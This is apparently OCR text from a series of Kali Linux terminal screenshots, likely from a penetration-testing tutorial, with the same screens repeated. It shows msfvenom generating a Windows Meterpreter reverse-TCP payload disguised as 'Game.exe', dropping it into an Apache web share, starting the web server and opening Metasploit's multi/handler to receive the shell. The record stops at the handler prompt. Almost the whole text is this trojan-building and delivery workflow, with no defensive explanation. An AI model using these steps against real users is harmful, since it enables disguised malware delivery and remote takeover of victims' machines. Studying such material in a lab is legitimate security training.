TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share#



kali@kali: ~
File Actions Edit View Help
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
RX packets 154 bytes 23948 (23.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 36 bytes 3914 (3.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share#



kali@kali: ~
File Actions Edit View Help
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] **rting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] **
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 >



kali@kali: ~
File Actions Edit View Help
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] **rting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] ***
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use multi/handler
msf5 exploit(multi/handler) >

